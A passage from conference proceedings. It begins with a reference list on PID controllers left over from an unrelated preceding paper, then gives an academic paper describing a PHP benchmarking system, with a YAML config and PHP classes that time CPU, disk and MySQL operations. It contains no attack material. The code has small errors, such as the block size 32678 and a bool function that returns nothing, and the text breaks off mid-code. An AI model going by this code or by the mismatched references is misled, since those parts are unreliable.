[1] A. R. Petrosian, R. V. Petrosian, O. V. Pidtychenko, Optimization of the PID Controller Model Based on a Digital Filter, Vcheni zapysky TNU imeni V.I. Vernadskoho. Seriia: Tekhnichni nauky 32(71) (2021) 129–134. URL: https://www.tech.vernadskyjournals.in.ua/journals/2021/4_2021/22.pdf. doi:10.32838/2663-5941/2021.4/20.

[2] A. I. Herts, I. M. Tsidylo, N. V. Herts, S. T. Tolmachev, Cloud service ThingSpeak for monitoring the surface layer of the atmosphere polluted by particulate matters, CTE Workshop Proceedings 6 (2019) 363–376. doi:10.55056/cte.397.

[3] T. Wescott, PID without a PhD, 2018. URL: https://www.wescottdesign.com/articles/pid/pidWithoutAPhd.pdf.

[4] G. V. Sablina, V. A. Markova, Tuning a PID Controller in a System with a Delayed Second-Order Object, Optoelectronics, Instrumentation and Data Processing 58 (2022) 410–417. doi:10.3103/S8756699022040112.

[5] R. P. Borase, D. K. Maghade, S. Y. Sondkar, S. N. Pawar, A review of PID control, tuning methods and applications, International Journal of Dynamics and Control 9 (2021) 818–827. doi:10.1007/s40435-020-00665-4.

[6] J. G. Ziegler, N. B. Nichols, Optimum Settings for Automatic Controllers, Trans. ASME 64 (1942) 759–765. URL: https://web.archive.org/web/20170918055307if_/http://staff.guilan.ac.ir:80/staff/users/chaibakhsh/fckeditor_repo/file/documents/Optimum%20Settings%20for%20Automatic%20Controllers%20(Ziegler%20and%20Nichols,%201942).pdf. doi:10.1115/1.4019264.

[7] S. Hornsey, A Review of Relay Auto-tuning Methods for the Tuning of PID-type Controllers, Reinvention: an International Journal of Undergraduate Research 11 (2018). URL: https://warwick.ac.uk/fac/cross_fac/iatl/reinvention/archive/volume5issue2/hornsey/.

[8] A. Mirzal, S. Yoshii, M. Furukawa, Pid parameters optimization by using genetic algorithm, 2012. arXiv:1204.0885.

[9] A. Jayachitra, R. Vinodha, Genetic Algorithm Based PID Controller Tuning Approach for Continuous Stirred Tank Reactor, Advances in Artificial Intelligence 2014 (2014) 791230. doi:10.1155/2014/791230.

[10] C. Kadu, C. Patil, Design and Implementation of Stable PID Controller for Interacting Level Control System, Procedia Computer Science 79 (2016) 737–746. doi:10.1016/j.procs.2016.03.097.

[11] T. Samakwong, W. Assawinchaichote, PID controller design for electro-hydraulic servo valve system with genetic algorithm, Procedia Computer Science 86 (2016) 91–94. doi:10.1016/j.procs.2016.05.023.

[12] M. Trafczynski, M. Markowski, P. Kisielewski, K. Urbaniec, J. Wernik, A Modeling Framework to Investigate the Influence of Fouling on the Dynamic Characteristics of PID-Controlled Heat Exchangers and Their Networks, Applied Sciences 9 (2019) 824. doi:10.3390/app9050824.

[13] P. Bhandari, P. Z. Csurcsia, Digital implementation of the PID controller, Software Impacts 13 (2022) 100306. doi:10.1016/j.simpa.2022.100306.

[14] A. Maghsadhagh, Implementation of PID Controller by Microcontroller of PIC (18 Series) and Controlling the Height of Liquid in Sources, Advances in Robotics & Automation 5 (2016) 1000156. URL: https://tinyurl.com/muac76z7.

[15] Y. Cheng, Y. Chen, H. Wang, Design of PID controller based on information collecting robot in agricultural fields, in: 2011 International Conference on Computer Science and Service System (CSSS), 2011, pp. 345–348. doi:10.1109/CSSS.2011.5974664.

[16] N. M. Mohamed, A. A. Abdalaziz, A. A. Ahmed, A. A. Ahmed, Implementation of a PID control system on microcontroller (DC motor case study), in: 2017 International Conference on Communication, Control, Computing and Electronics Engineering (ICCCCEE), 2017, pp. 1–5. doi:10.1109/ICCCCEE.2017.7866088.

[17] D. Hou, PID Control on PIC16F161X by using a PID Peripheral, 2015. URL: http://ww1.microchip.com/downloads/en/AppNotes/90003136A.pdf.

[18] Atmel, AVR221: Discrete PID Controller on tinyAVR and megaAVR devices, 2016. URL: http://ww1.microchip.com/downloads/en/AppNotes/Atmel-2558-Discrete-PID-Controller-on-tinyAVR-and-megaAVR_ApplicationNote_AVR221.pdf.

[19] S. Masade, S. Parmar, A. J. Bhanushali, Speed Control for Brushless DC Motors using PID Algorithm, Whitepaper, Einfochips, 2016. URL: https://silo.tips/download/speed-control-for-brushless-dc-motors-using-pid-algorithm-whitepaper.

[20] D. G. Manolakis, J. G. Proakis, Digital Signal Processing: Principles, Algorithms, and Applications, 4 ed., Pearson Education Limited, 2006.

[21] J. Carr, An Introduction to Genetic Algorithms, 2014. URL: https://www.whitman.edu/documents/academics/mathematics/2014/carrjk.pdf.

[22] M. Mutingi, C. Mbohwa, Grouping Genetic Algorithms: Advances and Applications, volume 666 of *Studies in Computational Intelligence*, Springer Cham, 2017. doi:10.1007/978-3-319-44394-2.

[23] T. M. Nikitchuk, T. A. Vakaliuk, O. A. Chernysh, O. L. Korenivska, L. A. Martseva, V. V. Osadchyi, Non-contact photoplethysmographic sensors for monitoring students' cardiovascular system functional state in an iot system, Journal of Edge Computing 1 (2022) 17–28. doi:10.55056/jec.570.

[24] M. Mobini, Digital IIR Filter Design Using Genetic Algorithm and CCGA Method, International Journal of Mechatronics, Electrical and Computer Technology 2 (2012) 222–232. URL: https://www.aeuso.org/includes/files/articles/Vol2_Iss6_222-232_Digital_IIR_Filter_Design_Using_Gen.pdf.

The system for testing different versions of the PHP

Mariia Yu. Tiahunova, Halyna H. Kyrychek and Yevhenii D. Turianskyi

National University "Zaporizhzhia Polytechnic", 64 Zhukovskyi Str., Zaporizhzhia, 69063, Ukraine

Abstract

The paper analyzes various versions of the popular PHP programming language. It is used in web development and there are many popular website engines and frameworks written in PHP. Many new and useful features of PHP 8, such as JIT compiler, error correction, etc., are described, which are useful for both users and developers. A testing system has been developed for different versions of PHP, which can be extended by other modules if necessary. The result of the system is time data reflecting the speed of the selected PHP version.

Keywords

PHP, programming languages, testing system, speed

1. Introduction

Nowadays, there are many programming languages such as JavaScript, goLang, Java, etc. They are different in purpose thus their use is also limited. When we talk about web development languages, we can't mention PHP.

PHP is a widely used language for web implementations, which occupies more than 78% of the market for server solutions [1]. Its development began back in 1994 by Rasmus Lerdorf as a "Personal Home Page" for his own use and has continued to grow ever since [2].

PHP is an open source language, meaning users can modify or modify it. It can be used and distributed to other users and organizations.

PHP's syntax is similar to C. Elements such as associative arrays and the foreach loop are borrowed from Perl. The execution of the program does not require the description of variables, modules, or etc, but this language supports OOP (fully from version 5). The program begins with the operator <?php, which indicates the start of script execution. There is also a shortened version to output the string <?=. Execution ends with the ?> operator, but if the entire file consists only of PHP code, then you do not need to use the closing operator.

Variable names begin with the $ character, without specifying the type of the variable itself, and are case sensitive.

doors-2023: 3rd Edge Computing Workshop, April 7, 2023, Zhytomyr, Ukraine

mary.tyagunova@gmail.com (M. Yu. Tiahunova); kirgal08@gmail.com (H. H. Kyrychek); zhenya7990@gmail.com (Y. D. Turianskyi)
https://csn.zntu.edu.ua/tyagunova-maria-uriivna (M. Yu. Tiahunova); http://csn.zntu.edu.ua/galina-grigorivna-kirichek (H. H. Kyrychek); https://www.facebook.com/evjoniy/ (Y. D. Turianskyi)
0000-0002-9166-5897 (M. Yu. Tiahunova); 0000-0002-0405-7122 (H. H. Kyrychek); 0000-0001-8109-7868 (Y. D. Turianskyi)

When comparing PHP to JavaScript and its newer server-side implementations, PHP still comes out on top. PHP is interpreted by the web server into HTML code, which is transmitted to the client side. Unlike JavaScript, the user does not have access to the PHP code, which is an advantage from a security point of view, but significantly impairs the interactivity of the pages. However, nothing prohibits the use of PHP to generate JavaScript code that will be executed on the client side.

Many features are built into PHP that make it possible not to write them multi-line like in C or Pascal. There are libraries for working with many databases, such as MySQL, PostgreSQL, mSQL, Oracle, dbm, Hyperware, Informix, InterBase, Sybase, etc.

There is also the PHP Data Object – PDO module, which provides a simple and consistent interface for accessing databases, which has many methods for using databases and protection against SQL injections [3].

The attribute syntax consists of several parts. First, an attribute declaration always begins with the #[and ends]. Inside an enumeration of one or more comma-separated attributes. Attributes can be specified using partial, full, and absolute names.

Attribute arguments are optional, but if present, they are enclosed in braces (). Attribute arguments can be either specific values or constant expressions. Both positional and named argument syntax can be used for arguments. When an attribute is requested using the Reflection API, its name is interpreted as a class name, and arguments are passed to its constructor. Thus, for each attribute there must be a corresponding class.

However, there is a big problem with the PHP community. Many websites are still using outdated and no longer supported versions of PHP. According to W3Techs [4], 38.8% of websites still run on PHP 5.6 and below leading to worse performance, no security breach closing support releases and not having newly added functionality that can provide necessary improvements out of the box. The point of this article is to show the speed differences between the PHP versions as an additional argument to developer to upgrade and support existing web products.

This is achieved in work by developing a system, with the help of the results of which determine the most productive version of PHP among the specified ones. To achieve this the following tasks must be completed:

- analyze the features of different versions PHP;
- design a performance analysis system;
- select mathematical and other operations for performance research;
- implement the system;
- analyze the performance of PHP of different versions on selected operations and visualize the obtained results;
- analyze the obtained results.

2. Language versions and their features

The keyword class was reserved even in the third version of the language, in the fourth it was already possible to create classes and objects of these classes. Nevertheless, until the fifth version, the principles of OOP were not fully implemented, since all methods and properties were open privacy and were not a cheap wish on the part of the runtime.

The use of classes in PHP is similar to C, a class is declared by the keyword class, it can have properties and methods of a certain privacy, namely public, which are available from anywhere, protected, which the class itself and its successors have access to, and private, which are not no one has access except the class itself. PHP supports all OOP mechanisms such as encapsulation, polymorphism, and inheritance. Also the use of such keywords as final, abstract, extend, implement [5].

Any class can have many interfaces that it implements, but can inherit only one of the classes. To solve this problem, version 5.4.0 introduced a code reuse mechanism called trait. Many traits can be used in a class using the use word, but it is not possible to get a trait object. At runtime, the trait's code will be "mounted" to the class that uses it.

PHP 5 [6] was released back in 2004 and runs on the new Zend Engine II. The Zend engine is a set of components that make PHP. The most important component of Zend is the Zend Virtual Machine, which includes the Zend Compiler and Zend Executor components. We can also add the OPCache zend extension to the same category. These three components are the core of PHP, they are the critical and most complex parts of the source code. The Zend engine behind the interpreter has been completely redesigned in Zend Engine 2, paving the way for further improvements. PHP 5 included new features such as improved OOP support, PHP data objects, also known as PDO extensions (a lightweight and consistent database access interface), and much more.

Starting with PHP 8.0.0, constructor parameters can be used to set the appropriate properties of an object. It is a fairly common practice to give object properties the parameters passed to the constructor without doing any additional transformations. In this case, defining the properties of the class in the constructor allows you to significantly reduce the amount of template code.

Starting with PHP 8.0.0, properties and methods can also be accessed using the "nullsafe" operator: ?->. The nullsafe operator works in the same way as a property or method access, except that if the variable that contained an object of class actually returns null, then null is returned instead of an exception being thrown. If the dereference is part of a string, the rest of the string is skipped. Similar to the conclusion of each call in is_null(), but more compact.

Performance improvements continued: the hash table (PHP's main data structure) was optimized, specialization of certain opcodes in the Zend VM and specialization of certain sequences in the compiler were implemented, the optimizer (OpCache component) was continuously improved, and many other changes were made.

According to PHP developer Dmytro Stogov: "JIT is extremely simple, but in any case it increases the level of complexity of PHP, the risk of new bugs appearing, and the cost of development and maintenance" [7]. The proposal to introduce JIT to PHP 8 received 50 votes out of 52 [7]. A short list of additional approved improvements that are included in PHP 8 is given in Zandstra [8], Prettyman [9].

To carry out complex testing, it is necessary to develop a system that would perform operations that require only one computer resource. These components are the CPU and hard disk. The results of the tests will be time indicators, by which it will be possible to compare different versions of the PHP language. Accordingly, shorter execution time is better [10].

3. Development of a testing system

3.1. Choosing a web server

To implement the system as a web page, it is necessary to have a web server that would perform the necessary actions on a request by URL address.

Apache and Nginx were considered among the local servers. These are the two most common open source web servers in the world. Together, they serve more than 50% of the world's traffic. Both solutions are able to work with different work programs and interact with other applications to implement a complete web stack. Although Apache and Nginx have many similar qualities, they cannot be considered as completely interchangeable solutions, as each has its own capabilities.

Apache provides several multi-processing modules (MPM), which are responsible for how the client's request will be processed. This allows administrators to define connection handling policies [11].

Nginx came later than Apache, so its developer was more aware of the competitive issues that sites face when scaling. Thanks to this knowledge, Nginx was originally designed based on asynchronous non-blocking event-driven algorithms. Nginx creates worker processes, each of which can serve thousands of connections. Workers achieve this result thanks to a mechanism based on a fast cycle in which events are checked and processed. Separating the main work from connection processing allows each Worker to do its job and be distracted from connection processing only when a new event occurs.

Looking at real-life examples, the main differences between Apache and Nginx are how they handle requests to static and dynamic content. Apache can serve static content using standard file-based methods. Productivity of such operations depends on the selected MPM [12].

Nginx does not have the ability to handle dynamic content requests on its own. To handle requests to PHP or other dynamic content, Nginx must pass the request to an external processor for execution, wait for the response to be generated, and receive it. The result can then be sent to the client.

3.2. System design

To test different versions of PHP, it is necessary to implement a system that includes classes that would present each type of test.

The following image (figure 1) shows a visual representation of the basic PHP execution process.

PHP execution is a 4-step process [13]:

- lexing/tokenization – the interpreter reads the code and creates a set of tokens;
- parsing – the interpreter checks whether the script matches the syntax and uses tokens to build an abstract syntax tree, a hierarchical representation of the PHP source code structure;
- compilation – the interpreter traverses the tree and translates the AST nodes into low-level Zend opcodes, which are numeric identifiers that define the types of instructions executed by the Zend virtual machine;




Figure 1: Representation of the main execution process.

- interpretation – opcodes are interpreted and run on the Zend VM.

OPcache improves PHP performance by storing precompiled script bytes in shared memory, eliminating the need to load and parse PHP scripts for each request (figure 2).

The project does not require any frameworks. Structurally, the project will consist of a configuration file, a class for each module to be tested, a class for displaying results on the screen, and an executable file – the starting point.

The script can be called both from the console and as a web page. Calling the initial file will in turn call an object of the Benchmark class, which starts the initialization of information about the enabled modules for testing. Next, all the modules will be performed one by one with the output of the results of their work [14].

To implement the project and meet the need for future scaling, we will broadly plan the project tree. It will consist of a configuration directory, modules, and the home classes for those modules.

First in line is the configuration file. It contains input data about the requested modules to be executed, as well as parameters to them. In this way, we can enable, disable or expand the functionality of the project without changing the existing code. Those modules considered to be CPU and Disk operations since they are considered as heavy one's and access to which was changed from version to version of PHP.

Among the functions there were selected 12 math operations and 12 string conversions.




Figure 2: Algorithm for improving PHP performance using OPcache.

Those are abs, acos, asin, atan, bindec, floor, exp, sin, tan, is_finite, is_nan, sqrt for math and addslashes, chunk_split, metaphone, strip_tags, md5, sha1, strtoupper, strtolower, strrev, strlen, soundex and ord for string conversion.

The next section is the directory of the actual project. The first owned folder contains the Config class, which is responsible for receiving from it the data obtained from the YamlConfigLoader – the configuration file parsing class.

The following directory contains helper classes for system operation, such as:

- Directory – creates a temporary directory during tests of writing files to disk and deletes them after the test;
- Size – contains information about file weight units, as well as byte and format conversion methods;
- Table – exists for the generating table borders for the presentation view;
- Utility – implements the function of dynamically adding an argument for variable SQL operations;
- Visual – a separate class designed to display information with a line separator parameter.

The following directory contains the modules that will be executed, namely:

- CPU – contains the logic of performing arithmetic operations, converting lines, calculating the execution time of cycles and if-else expressions.
- Disk – creates files of a given weight, writes them to a temporary directory and deletes them after time measurements.
- MySQL – a class for implementing and calculating the execution time of a random operation.
- PHP – providing information about the version of PHP.

Among the functions that will be executed by the CPU are such string conversion functions as: addslashes, chunk_split, metaphone, strip_tags, md5, sha1, strtoupper, strtolower, strrev, strlen, soundex, ord.

Among the functions that will be performed by the CPU are such mathematical functions as: abs, acos, asin, atan, bindec, floor, exp, sin, tan, is_finite, is_nan, sqrt.

The features identified are chosen because of their prevalence of use among their categories.

The following file volumes were written to disk: 512, 1024, 2048, 4096, 8192, 16384, 32678, 65536.

Next is the Benchmark class, which includes all the modules and starts their execution.

In the root directory there is a file – the starting point for performing all tasks.

To use the project, you need to have an installed Composer – the application level package manager for PHP. With its help, we can use ready-made package solutions, so as not to implement them ourselves from scratch [15].

All defined packages, after they are requested by the composer, are placed in the vendor directory, which should not be added to Git commits, since the vendor folder can weigh many gigabytes. To work around this flaw, composer generates a composer.json file and a composer.lock file.

Json contains project dependencies for execution and is converted to a lock file, which is actually executed by the composer. Thus, only one file is needed to "transfer" the vendor, after cloning, or whatever, the project, we will only need to execute composer install and we will get all the dependencies to our local project.

You can get the results either by executing the benchmark.php file in the terminal as php benchmark.php, or by running a local server, on the web page of which we will see the same results – php -S localhost:8000 benchmark.php.

4. Implementation of the designed system

4.1. Project tree


The project tree looks like this (figure 3):

Since an OOP approach was chosen for the implementation, all files are located according to their purpose and have namespaces to uniquely define each class.

The configuration file has the following structure (figure 4). It allows us to define each module's parameters such as:


- Enabled – defines whether the module will be used during the benchmark;

- Disk cycles – the amount of read/write operations;
- CPU math/strings/loops/ifElse count – the amount of recurring operations;
- MySQL – describes the access to the database, it’s name and amount of allowed operations.



```
benchmark
  config
    config.yml
    config.yml.example
  src
    Config
      Config.php
      YamlConfigLoader.php
    Generic
      Directory.php
      Size.php
      Table.php
      Utility.php
      Visual.php
    Modules
      CPU.php
      Disk.php
      MySQL.php
      PHP.php
    Benchmark.php
  vendor
  .gitignore
  benchmark.php
  composer.json
  composer.lock
  index.php
  info.php
  LICENSE
  README.md
```

Figure 3: Structure of the project.



```yaml
benchmark:
  php:
    enabled: true
  disk:
    enabled: true
    cycles: 100
  cpu:
    enabled: true
    math:
      count: 99999
    strings:
      count: 99999
    loops:
      count: 99999
    ifElse:
      count: 99999
  mysql:
    enabled: true
    count: 1000000
    hostname: localhost
    port: 3306
    username: root
    password: root
    database: benchmark
```

Figure 4: Configuration file.

As you can see, we can set the number of repetitions of each operation, enable or disable any module, and set database connection options.

4.2. Implementation of classes

The Config class has several methods, but the main one is constructor initialization.

Initialization of the constructor of the Config class:

```
public function __construct() {
     $locator = new FileLocator([
      __DIR__ . DS . ’..’ . DS . ’..’ . DS . $this->directory
    ]);
    try {
      $loader = new YamlConfigLoader($locator);
      $this->config = $loader->load(
         $locator->locate($this->file)
      );
    } catch (\Exception $e) {
    Visual::print($this->file . ' could not be loaded, please copy
    ' . $this->directory . '/config.yml.example to ' .
    $this->directory . '/' . $this->file);
    }
}
```

The result of this method is an object of the Config class with certain properties obtained using the YamlConfigLoader. The properties of this class will be used many times in the future.

4.3. Implementation of mathematical operations

Next, the modules and their supporting classes should be implemented. The first module is the CPU. In order not to implement all mathematical functions manually, they can be called in a loop. The implementation of mathematical operations is given below.

Method of execution of mathematical functions:

```
private function math(): void {
  foreach (self::$mathFunctions as $function) {
    $this->mathResults['x'][$function] = 0;
    $start = \microtime(true);
    for ($i = 0; $i < $this->mathCount; $i++) {
      \call_user_func_array($function, array($i));
    }
    $this->mathResults['x'][$function] +=
                  (\microtime(true) - $start);
  }
}
```

As a result of its execution, we will receive an array with the names of operations and their time indicators. The same goes for string conversion functions.

Method for performing string conversion functions:

```
private function strings(): void {
  foreach (self::$stringFunctions as $function) {
    $this->stringsResults['x'][$function] = 0;
    $start = \microtime(true);
    for ($i = 0; $i < $this->stringsCount; $i++) {
      \call_user_func_array($function, array(self::$string));
    }
    $this->stringsResults['x'][$function] +=
        (\microtime(true) - $start);
  }
}
```

There are also separate implementations for checking loops and logical operators.

Method for checking the speed of cycles:

```
private function loops(): void {
  $start = \microtime(true);

  for ($i = 0; $i < $this->loopsCount; ++$i);
  for ($i = 0; $i < $this->loopsCount; ++$i);

  $this->loopsResults = (\microtime(true) - $start);
}
```

The speed test method of the IfElse statement:

```
private function ifElse(): void {
  $start = \microtime(true);

  for ($i = 0; $i < $this->ifElseCount; $i++) {
    if ($i === -1) {
      ;
    } elseif ($i === -2) {
      ;
    } else if ($i === -3) {
      ;
    }
  }

  $this->ifElseResults = (\microtime(true) - $start);
}
```

As a result of their execution, we will receive their results as properties of the CPU class.

The next module is Disk. It contains a list of weights for the files being created.

A property of the Disk class that describes file volumes:

```
    private $commonBlockSizesBytes = [
        512,
        1024,
        2048,
        4096,
        8192,
        16384,
        32678,
        65536,
    ];
```

The main method of the Disk class:

```
private function run(): void {
  $initial = \time();
  $tmpDirectoryPath = \realpath(self::$path) . self::$tmpDirectory;

  try {
    // Create subdirectory
    Directory::create($tmpDirectoryPath);
    foreach ($this->commonBlockSizesBytes as $bytes) {
      $this->counterFileCreation['Run'][$bytes] = 0;
    }
    for ($c = $this->cycles; $c >= 0; $c--) {
      // Generate files with different block sizes
      foreach ($this->commonBlockSizesBytes as $bytes) {
        $prefix = $initial . '_' . $bytes;
        $content = $this->getRandomBytes($bytes);
        // Start the timer (measure only disk interaction,
        //not string generation etc)
        $start = \microtime(true);
        $file = \tempnam($tmpDirectoryPath, $prefix);
        \file_put_contents($file, $content);
        // Stop timer & append time to timer array
        // with this block size
        $this->counterFileCreation['Run'][$bytes] +=
           (\microtime(true) - $start);
      }
    }
    // Clean up
    Directory::removeRecursively($tmpDirectoryPath);
  } catch (\Exception $e) {
    Visual::print($e);
  }
}
```

Getting a given weight file:

```
private function getRandomBytes($bytes): string  {
  return random_bytes($bytes);
}
```

When this code is executed, a temporary directory will be created in which the files with the tested weight size will be written. For each weight, a file is generated and written to disk, and the time used is added to the array along with the corresponding weight. The files are then deleted.

But since we have more than one file, the task of recursive deletion appears. To do this, we will create an auxiliary class Directory. It implements methods for creating a temporary directory and deleting files and the directory itself after they are written to disk. Their code is given below.

Recursive deletion of generated files and their directories:

```
public static function removeRecursively($path): void {
  if (\file_exists($path)) {
    $dir = \opendir($path);
    if (\is_resource($dir)) {
      while ($file = \readdir($dir)) {
        if (($file !== self::$rootPath) &&
            ($file !== self::$parentPath)) {
          $full = $path . DS . $file;
          if (\is_dir($full)) {
            self::removeRecursively($full);
          } else {
            \unlink($full);
          }
        }
      }
      \closedir($dir);
    }
    \rmdir($path);
  }
}
```

Creating a temporary directory:

```
public static function create($path, int $permissions = 0755): bool {
  if (!\file_exists($path) && !mkdir($path, $permissions) &&
      !is_dir($path)) {
    throw new \RuntimeException('Could not create directory: ' . $path);
  }
}
```

In the following code, we open the directory and delete the path if it is a file, then exit the directory and delete the path itself.

Next is MySQL class. Its main methods are getting the current version of MySQL and executing an encoded random string.

Getting the current version of MySQL:

```
private function getVersion(): void {
  $this->version = \mysqli_get_server_version($this->connection);
}
```

Executing a random encoded string:

```
private function encodeRand(): void {
  $query = Utility::format($this->benchmarkQuery, [
    $this->config->get(’benchmark.mysql.count’),
    $this->benchmarkText
  ]);
  $start = \microtime(true);
  \mysqli_query($this->connection, $query);
  $this->queryResults = (\microtime(true) - $start);
}
```

The next class is PHP. It implements the functions of obtaining the current parameters of the PHP environment. These methods include getting preloaded extensions, getting maximum file size before uploading, and memory limit.

Getting the maximum size of the uploaded file:

```
private function getMaxUploadBytes(): int {
  static $max_size = -1;
  if ($max_size < 0) {
    // Start with post_max_size.
    $post_max_size = Size::formatToBytes(\ini_get(’post_max_size’));
    if ($post_max_size > 0) {
      $max_size = $post_max_size;
    }
   // If upload_max_size is less, then reduce. Except if upload_max_size
    // is zero, which indicates no limit.
    $upload_max = Size::formatToBytes(\ini_get(’upload_max_filesize’));
    if ($upload_max > 0 && $upload_max < $max_size) {
      $max_size = $upload_max;
    }
  }
  return $max_size;
}

private function getMaxMemoryBytes(): int {
  return (int)Size::formatToBytes(\ini_get(’memory_limit’));
}
```

To count the input values specified in the ini-file, a separate Size class was created, which has the following methods.

Converting bytes to format and vice versa:

```
public static function bytesToFormat(int $bytes): string {
  $power = $bytes > 0 ? \floor(\log($bytes, 1024)) : 0;
  return \number_format($bytes / (1024 ** $power), 2, '.',
        ',') . ' ' . self::$units[$power];
}

public static function formatToBytes(string $format): float {
  $unit = \preg_replace(self::$unitsRegexPattern, '', $format);
  $format = \preg_replace(self::$numberRegex, '', $format);
  return $unit ? \round($format * (1024 **
     \stripos(self::$unitsPattern, $unit[0]))) : \round($format);
}
```

Thus, we obtained the maximum permissible file weight, which is specified in the configuration file of the executable version of PHP.

In the root directory there is a file - the starting point for performing all tasks, which contains the following code:

The main executable:

```
<?php
use DI\ContainerBuilder;
use DI\DependencyException;
use DI\NotFoundException;
use Benchmark\Benchmark;
const DS = DIRECTORY_SEPARATOR;
require 'vendor' . DS . 'autoload.php';
echo '<pre>';
try {
    (new ContainerBuilder())->build()->get(Benchmark::class);
} catch (DependencyException | NotFoundException $e) {
    \print_r($e);
}
echo '</pre>' . "\n";
```


As a result of this section, a system has been developed, the result of which is the time intervals of the performed operations, which are presented in a visual form. An example of the obtained result is given below (figure 5).

The table contains time measured results for each operation in seconds, lower is better.

4.4. Implementation of visualization of results

There is a separate method for displaying information that uses a method from another class, namely line representation, to improve reading comprehension. Its implementation is given below.

The method of outputting the resulting information:



```
== Generic PHP information

